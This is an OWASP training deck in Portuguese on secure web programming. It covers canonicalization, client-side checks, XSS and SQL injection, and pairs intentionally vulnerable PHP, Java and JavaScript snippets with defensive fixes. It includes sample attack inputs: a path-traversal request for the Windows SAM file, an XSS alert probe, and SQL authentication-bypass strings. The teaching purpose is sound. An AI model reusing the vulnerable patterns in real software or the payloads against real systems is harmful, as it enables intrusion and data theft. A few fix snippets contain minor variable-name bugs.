



Segurança Web: Técnicas para Programação Segura de Aplicações

Vitor Afonso

vitor@las.ic.unicamp.br

André Grégio

gregio@las.ic.unicamp.br

Paulo Licio de Geus

paulo@las.ic.unicamp.br

OWASP

Brasil – 28/outubro/2009

Copyright © The OWASP Foundation

Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.

The OWASP Foundation

<http://www.owasp.org>

AGENDA

- Alguns princípios de programação segura.

- OWASP Top Ten:
 - ▶ Problemas;
 - ▶ Por que os ataques ocorrem;
 - ▶ Exemplo de código vulnerável;
 - ▶ Como se proteger.

- Outros problemas de segurança de software.
- Ferramentas.

Objetivo do Curso

- Apresentar conceitos de segurança de software e programação segura, abordando de maneira prática os problemas levantados pelo Top Ten do OWASP.
- Mostrar algumas ferramentas que podem ser utilizadas para proteção e testes Web.
- Compartilhar experiências de campo.

Motivação

■ Peculiaridades da Web:

▶ Anonimidade

- Fraudes
- Roubo de identidade
- Jurisprudência?

▶ Abertura

- Protocolos de comunicação bem documentados e publicamente disponíveis
- Dados sendo transmitidos entre muitos nós => interceptação
- *Cloud computing* => privacidade := *NULL*.

Princípios da Programação Segura

- Programação segura envolve treinamento constante de projetistas e desenvolvedores:
 - ▶ Novas classes, bibliotecas, frameworks, linguagens surgem a todo momento e podem conter algum tipo de vulnerabilidade.
- Programação segura é baseada em cuidado e atenção:
 - ▶ Não confiar em código/dados/entradas externos;
 - ▶ Validar todos os dados (inclusive internos);
 - ▶ Delimitar o código, prever e tratar os erros;
 - ▶ Testar segurança, revisar.

Canonicalização (problemas - I)

- Canonicalização -> processo no qual várias formas de um nome são transformadas em uma forma única
- Quando a aplicação toma decisões de segurança baseadas em nomes (url, arquivo, diretório etc), se existir mais de uma representação para esse nome, pode haver uma vulnerabilidade
- Muitas formas de representar um caractere
 - ▶ ASCII, código hexadecimal, UTF-8 com largura variável, codificação unicode UCS-2, codificação dupla, códigos HTML

Canonicalização (exemplos- I)

■ Falha no SecureIIS do eEye – proteção para o Internet Information Services (IIS)

Bloqueava requisição

```
http://www.exemplo.com/ver.asp?arquivo=../../../../winnt/repair/sam
```

Para evitar acesso a outros arquivos além dos permitidos, entretanto era possível contornar essa verificação com a requisição

```
http://www.exemplo.com/ver.asp?arquivo=%2e%2e/%2e%2e/%2e%2e/winnt/repair/sam
```

%2e é a representação hexadecimal do "." (ponto)

Canonicalização (corrigindo - I)

- Todo dado enviado para a aplicação deve ser canonicalizado antes de ser verificado
- Evite receber nomes de arquivos dos usuários
- Configure o locale e charset adequadamente
- Se usar UTF-8, reduzir para a forma mais simples

Verificações client-side (problemas - I)

- Muitas vezes os desenvolvedores confiam em verificações no lado do cliente para validar entrada de dados
- Verificações no lado do cliente podem ser contornadas com facilidade por um atacante

Verificações client-side (exemplos - I)

■ Código de verificação no cliente

...

```
1. d = document.cadastro;  
2. if(!d.idade.value.match(/^d+$/)) {  
3.     alert("O campo idade deve conter apenas  
    números!");  
4.     d.idade.focus();  
5.     return false;  
6. }
```

...

Verificações client-side (ataque - I)

- Formas de contornar as verificações
 - ▶ Desabilitar javascript (se a verificação for feita em javascript)
 - ▶ Usar um proxy para alterar requisições
 - ▶ Plugins de browser que podem fazer debug de código javascript e alterar dados antes de serem enviados

Verificações client-side (ataque - II)

■ Exemplo de ataque

- ▶ Usando o plugin Tamper Data do firefox para alterar os parâmetros da requisição após a validação no cliente

Verificações client-side (ataque - III)

Tamper Popup

http://www.██████████fale/fale.asp

Request Header Name	Request Header Value
Host	██████████
User-Agent	Mozilla/5.0 (X11; U; Linux i686; e
Accept	text/html,application/xhtml+xml
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Connection	keep-alive
Referer	
Cookie	

Post Parameter Na...	Post Parameter Value
name	<input type="text"/>
email	<input type="text"/>
comments	<input type="text"/>
B1	<input type="button" value="Enviar"/>

Verificações client-side (recomendações - I)

■ Podem ser usadas para aumentar usabilidade

...

```
1. d = document.cadastro;
2. if (d.nome.value == "") {
3.     alert("O campo nome deve ser preenchido!");
4.     d.nome.focus();
5.     return false;
6. }
7. if (d.email.value == "") {
8.     alert("O campo email deve ser preenchido!");
9.     d.email.focus();
10.    return false;
11. }
```

...

Verificações client-side (recomendações - II)

- Sempre validar entrada de dados no servidor
- Há casos em que precisam ser realizadas no lado do cliente (será explicado na seção de XSS)
 - ▶ Quando código móvel utiliza elementos que podem ser influenciados por uma atacante (ex: copiar parte da url para a página)

Obscuridade vs. Segurança (problemas - I)

- Obscuridade é muitas vezes usada para esconder problemas
 - ▶ “Se o atacante não souber tal coisa não atacará o sistema”
- Esconder um problema não garante segurança

Obscuridade vs. Segurança (exemplos - I)

- Usar um método de criptografia desenvolvido pela própria empresa
- Alegação -> como o atacante não conhece o método, não conseguirá quebrá-lo
- Péssima idéia
 - ▶ A partir de criptoanálise, um especialista poderia achar problemas no modelo e talvez conseguir quebrá-lo

Obscuridade vs. Segurança (exemplos - II)

- Empresa cujo banco de dados não possui nome válido, mas possui um IP
- Supõe-se que como os atacantes não sabem o endereço do servidor não vão atacá-lo (ERRADO)
- Um atacante poderia achar o servidor facilmente com uma ferramenta de mapeamento de rede

Obscuridade vs. Segurança (vantagens - I)

- Obscuridade sozinha não garante segurança, mas pode ser usada como um elemento a mais para dificultar eventuais ataques

■ Exemplo

- ▶ Trocando a string do Apache

```
ServerSignature Off
```

```
SecServerSignature "Servidor da empresa X"
```

- ▶ Atacantes que estiverem procurando a string padrão do apache antes de realizarem o ataque serão despistados

Obscuridade vs. Segurança (vantagens - II)

■ Exemplo 2

- ▶ Rodando o servidor web na porta 267
- ▶ Servidor ainda pode ser localizado, mas atacante precisaria varrer diversas portas antes de achar a correta
- ▶ Ataque mais “barulhento” tem mais chances de ser detectado

Obscuridade vs. Segurança (recomendações)

- Não confiar apenas em obscuridade
- Tente resolver os problemas de segurança ao invés de escondê-los

Técnicas de Programação Segura: Problemas e Soluções Práticas

Evitando as vulnerabilidades do OWASP top 10

OWASP - 1

CROSS SITE SCRIPTING (XSS)

XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.

Cross-site scripting (XSS)

■ Bastante perigoso

- ▶ Pode transformar browser da vítima em zombie

■ Tipos

- ▶ Persistente
- ▶ Não Persistente
- ▶ Baseado no DOM (Document Object Model)


XSS Persistente

■ Como acontece

- ▶ Dados enviados por usuários são armazenados e posteriormente mostrados para outro ou outros usuários sem que sejam codificados

■ Podem atingir grandes quantidades de usuários (blogs, forums)

XSS Persistente (ataque - I)



XSS Persistente

- Dados armazenados (banco de dados, arquivo etc)
- Sem validar entrada
- Sem codificar saída

XSS Persistente (exemplo - I)

■ Armazenando

...

```
1.conn = getConnection();
2.String query = "insert into comentarios(usuario,
  texto) values(?, ?)";
3.pstmt = conn.prepareStatement(query);
4.pstmt.setString(1, user);
5.pstmt.setString(2,
  req.getParameter("comentario"));
6.pstmt.executeUpdate();
```

...

XSS Persistente (exemplo - II)

■ Mostrando

...

```
1. stmt = conn.createStatement();
2. if (stmt.execute("select coment from
   comentarios")) {
3.     rs = stmt.getResultSet();
4. } while (rs.next()) {
5.     String coment = rs.getString(1);
6.     out.println(coment + "\n");
7. }
```


...

XSS Não Persistente

■ Como acontece

- ▶ Dado enviado por usuário ao servidor é enviado de volta ao usuário na resposta do servidor. Caso haja código em meio a esses dados, ele pode ser executado no browser do cliente

XSS Não Persistente (ataque - I)



XSS Não Persistente (exemplo - I)

■ Código vulnerável

...

1. <?php

2. echo "Hello " . \$_GET['name'] . ".\n";

3. ?>

...

■ **Requisição** `index.php?name=<script>alert(1)</script>`

XSS Baseado no DOM


- Como acontece

- ▶ Código que executa no browser do usuário utiliza elementos do DOM sem fazer as verificações necessárias.

- Falha no código que executa no cliente

- Não há falha no servidor

XSS Baseado no DOM (ataque - I)



XSS Baseado no DOM (exemplo - I)

■ Código vulnerável

...

```
1.<script>
```

```
2.var pos = document.URL.indexOf("name=")+5;
```

```
3.
```

```
    document.write( document.URL.substring(pos, document.  
    URL.length));
```

```
4.</script>
```

...

Protegendo contra XSS

- Para proteger contra XSS persistente e não persistente
 - ▶ Validação de entrada
 - ▶ Codificação de saída
- Para proteger contra o tipo baseado no DOM
 - ▶ Verificação usando código que executa no cliente
 - ▶ Validação de elementos do DOM

Evitando XSS (corrigindo-I)

- Diferentes cenários -> diferentes ações preventivas
- Caso 1:
 - ▶ Não inserir dados não confiáveis em determinados lugares do código
 - ▶ Difíceis de validar devido a grande variedade de contextos
 - ▶ Não vemos um bom motivo para colocar código nesses lugares

Evitando XSS (corrigindo-II)

■ Caso 1 (cont.):

`<script>...</script>` Diretamente em um script

`<!--...-->` Dentro de comentário HTML

`<div ...=test />` No nome de um atributo

Se for realmente necessário pode-se usar uma lista de valores válidos

`<... href="/test" />` No nome de uma tag

Se for realmente necessário pode-se usar uma lista de valores válidos

Evitando XSS (corrigindo-III)

■ Caso 2:

Dentro do corpo do HTML e tags como `div`, `p`, `b`, `td`,
etc

Ex:

```
<body>...</body>
```

```
<div>...</div>
```


Evitando XSS (corrigindo-IV)

■ Caso 2 (cont.):

■ Codificar entidades HTML

& -> & < -> < > -> >
" -> " ' -> ' / -> /

```
// usando ESAPI
```

```
String codificada =  
    ESAPI.encoder().encodeForHTML( request.getParameter(  
        "parametro1" ) );
```

```
<body> Oi <?php echo htmlentities($_GET['nome']); ?  
>. </body>
```

```
Entrada -> parametro1 = <script>...</script>
```

```
Saída -> Oi &lt;script&gt;...&lt;/script&gt;.
```

Evitando XSS (corrigindo-V)

■ Caso 3:

Dentro de atributos como `width`, `name`, `value` etc.
Não usar para atributos mais complexos como `href`,
`src`, `style` e `event handlers`.

Ex:

```
<div attr="...">content</div>
```

Evitando XSS (corrigindo-VI)

■ Caso 3 (cont.):

- Com exceção de caracteres alfanuméricos, codifique todos os caracteres com valor ASCII menor do que 256 usando o formato `&#xHH;` para evitar que saia do atributo

```
// com ESAPI
```

```
String codificada =  
    ESAPI.encoder().encodeForHTMLAttribute( request.ge  
tParameter( "parametro1" ) );
```

```
">
```

```
Entrada -> a=" onmouseover=...
```

```
Saída -> <img src=a.jpg title="x&quot;  
    onmouseover=... ">
```

Evitando XSS (corrigindo-VII)

■ Caso 4:

Partes que executam javascript

`<script>alert('...')</script>` Em uma string entre aspas

`<script>x=...</script>` Em uma expressão

`<div onmouseover="... "></div>` Em um event handler

- Com exceção de caracteres alfanuméricos, codifique todos os caracteres com valor ASCII menor do que 256 usando o formato `\xHH` para evitar que saia do atributo ou da string de dados

// com ESAPI

String codificada =

```
ESAPI.encoder().encodeForJavaScript( request.getParameter( "parametro1" ) );
```

Evitando XSS (corrigindo-VIII)

■ Caso 5:

Inserindo em um css ou uma tag de estilo. Use apenas para setar o valor de uma propriedade, evitando propriedades complexas como url, behavior e outros como (-moz-binding) .

Ex:

```
<style>selector { property : ...; } </style> Valor da propriedade
```

```
<span style=property : ...;>text</style> Valor da propriedade
```

Evitando XSS (corrigindo-IX)

■ Caso 5 (cont.):

- Com exceção de caracteres alfanuméricos, codifique todos os caracteres com valor ASCII menor do que 256 usando o formato \HH

```
// com ESAPI
String codificada =
    ESAPI.encoder().encodeForCSS( request.getParameter
    ( "parametro1" ) );
```

Evitando XSS (corrigindo-X)

■ Caso 5 (cont.):

Em alguns casos é possível usar uma verificação mais restritiva

```
1.<style> a { color:
2.<?php
3.    $cor = $_GET['cor'];
4.    if (!preg_match("/^#[0-9a-f]{6,6}$/i", $cor)) {
5.        $cor = '#000000';
6.    }
7.echo $color;
8. ?> }
9.</style>
```

Evitando XSS (corrigindo-XI)

■ Caso 6:

Colocando em um link ao outro tipo de caminho

Ex:

```
<a href=http://... >link</a > Link comum
```

```
<img src='http://...' /> Caminho para uma imagem
```

```
<script src="http://..." /> Caminho para um script
```


Evitando XSS (corrigindo-XII)

■ Caso 6 (cont.):

- Com exceção de caracteres alfanuméricos, codifique todos os caracteres com valor ASCII menor do que 256 usando o formato %HH

```
// com ESAPI
String codificada=
    ESAPI.encoder().encodeForURL( request.getParameter
    ( "parametro1" ) );
```

Evitando XSS (corrigindo-XIII)

■ Caso 6 (cont.):

```
1. <?php
2.     $url_a = $_GET['a'];
3.     if (stripos($url_a, "http://") !== 0) {
4.         $url_a = "/images/empty.png";
5.     }
6. ?>
7. 
```

XSS Baseado no DOM (corrigindo - I)

■ Validando dados (código executa no cliente)

...

```
1.<script>
2.var pos = document.URL.indexOf("name=")+5;
3.var name =
   document.URL.substring(pos,document.URL.length);
4.if(name.match(/^ [a-zA-Z] *$/))
5.    document.write(name);
6.else { /* trata erro */}
7.</script>
```

...

OWASP - 2

INJECTION FLAWS

Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data.

Injection flaws

- Dados enviados pelos usuários são passados a algum interpretador e são tratados como parte de algum comando ou query
- Possibilidade de executar ações diferentes das desejadas pelo desenvolvedor da aplicação
- Falta ou falha na validação de entrada
- Vários tipos (SQL, OS, LDAP etc)

Injection flaws - SQL (exemplo - I)

- SQL é o tipo mais comum
- Código vulnerável

PHP:

```
$query = "SELECT * FROM usuarios WHERE username =  
    '" . $_REQUEST['usr'] . "' AND passwd='"  
    $_REQUEST['pwd'] . "'";
```

Java:

```
String query = "SELECT * FROM usuarios WHERE  
    username = '" + req.getParameter("usr") + "' and  
    passwd = '" + req.getParameter("pwd") + "'";
```

Injection flaws - SQL (exemplo - II)

■ Requisição do atacante

```
login.php?usr='+OR+'1'='1'--&pwd=a
```

```
query <- SELECT * FROM usuarios WHERE username =  
        '+'OR+'1'='1'--' AND passwd='a'
```

OU

```
login.jsp?usr=admin'--&pwd=a
```

```
query <- SELECT * FROM usuarios WHERE username =  
        'admin'--' AND passwd='a'
```

Injection flaws - SQL (exemplo - III)

- Mesmo usando frameworks como o Hibernate pode-se estar vulnerável

```
Payment payment = (Payment) session.find("from  
com.example.Payment as payment where payment.id =  
" + paymentIds.get(i));
```

- Pode haver injeção pelo parâmetro paymentIds, que é recebido do usuário

Injection flaws - SQL (corrigindo - I)

■ Prepared statements

- ▶ Definir o que é código e o que é dado (na aplicação)

■ Stored procedures

- ▶ Definir o que é código e o que é dado (no banco de dados)

■ Codificar entrada

- ▶ Evitar que caracteres especiais sejam interpretados

■ Menor privilégio

■ Validar entrada (whitelist)

Injection flaws - SQL (corrigindo - II)

■ Prepared statements (java)

...

```
1. String username = request.getParameter("usr");
2. String passwd= request.getParameter("pwd");
3. String query = "SELECT * FROM usuarios WHERE
  username=? AND passwd=?";
4. PreparedStatement pstmt =
  con.prepareStatement(query);
5. pstmt.setString( 1, username);
6. pstmt.setString( 2, passwd);
7. ResultSet results = pstmt.executeQuery();
```

...

Injection flaws - SQL (corrigindo - III)

■ Prepared statements (php)

...

```
1. if($stmt = $mysqli -> prepare("SELECT * FROM
    usuarios WHERE username=? AND passwd=?")) {
2.     /* s - string, b - boolean, i - int, etc */
3.     $stmt -> bind_param("ss", $user, $pass);
4.     $stmt -> execute();
```

...

Injection flaws - SQL (corrigindo - IV)

■ Prepared statements (Hibernate)

...

```
1. int pId = paymentIds.get(i);  
2. TsPayment payment = (TsPayment) session.find("from  
   com.example.Payment as payment where payment.id  
   = ?", pId, StringType);
```

...

Injection flaws - SQL (corrigindo - V)

■ Stored procedures (chamando)

...

```
1. String username = request.getParameter("usr");
```

```
2. String passwd= request.getParameter("pwd");
```

```
3. CallableStatement cs = con.prepareCall("{call  
    sp_usuario(?,?)}");
```

```
4. cs.setString(1, username);
```

```
5. cs.setString(2, passwd);
```

```
6. ResultSet results = cs.executeQuery();
```

...

Injection flaws - SQL (corrigindo - VI)

■ Stored procedures (criando)

```
1. CREATE PROCEDURE sp_usuario
2.     @USER varchar(16),
3.     @PASSWORD varchar(16)
4. As
5. Select * From usuarios Where username = @USER And
passwd = @PASSWORD
6. Go
```

Injection flaws - SQL (corrigindo - VII)

■ Consultas dinâmicas com stored procedures podem ser vulneráveis

```
1. create proc ConsultaDinamicaVulneravel (@userName  
    nvarchar(25)) as  
2. declare @sql nvarchar(255)  
3. set @sql = 'select * from users where UserName =  
    + @userName + '  
4. exec sp_executesql @sql
```

■ Se for mesmo necessário usar consultas dinâmicas, mais cuidado com validação e codificação da entrada

Injection flaws - SQL (corrigindo - VIII)

■ Escapando entrada - I

```
//codificando para oracle com o ESAPI do OWASP Codec
1. ORACLE_CODEC = new OracleCodec();
2. String user =
    ESAPI.encoder().encodeForSQL( ORACLE_CODEC,
    req.getParameter("usr"));
3. String pwd =
    ESAPI.encoder().encodeForSQL( ORACLE_CODEC,
    req.getParameter("pwd"));
4. String query = "SELECT * FROM usuarios WHERE
    username = '" + user + "' and passwd = '" + pwd + "'";
```


Injection flaws - SQL (corrigindo - IX)

■ Escapando entrada – II

...

```
$u = mysql_real_escape_string($_GET['usr']);  
$p = mysql_real_escape_string($_GET['pwd']);  
$sql = "SELECT * FROM usuarios WHERE usr='$1' and  
       passwd='$p';  
$result = mysql_query($sql);
```

...

Injection flaws - SQL (corrigindo - X)

■ Alguns problemas

- ▶ Codificação não é suficiente em alguns casos
 - Nomes (bancos de dados, tabelas, colunas, funções)

```
$sql = "SELECT * FROM " . escapeFunc($name) ;
```

- Limites

```
$sql="SELECT * FROM users LIMIT ".  
    escapeFunc($limit) ;
```

- Critério de ordenação

```
$sql = "SELECT * FROM users ORDER BY login " .  
    escapeFunc($dir) ;
```

■ Usar validação nesses casos

Injection flaws - SQL (corrigindo - XI)

- Nomes (tabelas, colunas etc) → usar lista de valores válidos

```
$tabela = $_GET['tabela'];  
$tabelas_validas = array("cidades", "bairros");  
if(in_array($tabela, $tabelas_validas, true)) //OK
```

- Limites → deve ser número

```
Pattern pattern = Pattern.compile("^ [0-9]{1,10}$");  
Matcher matcher = pattern.matcher(inputStr);  
if(matcher.matches()) // é válido
```

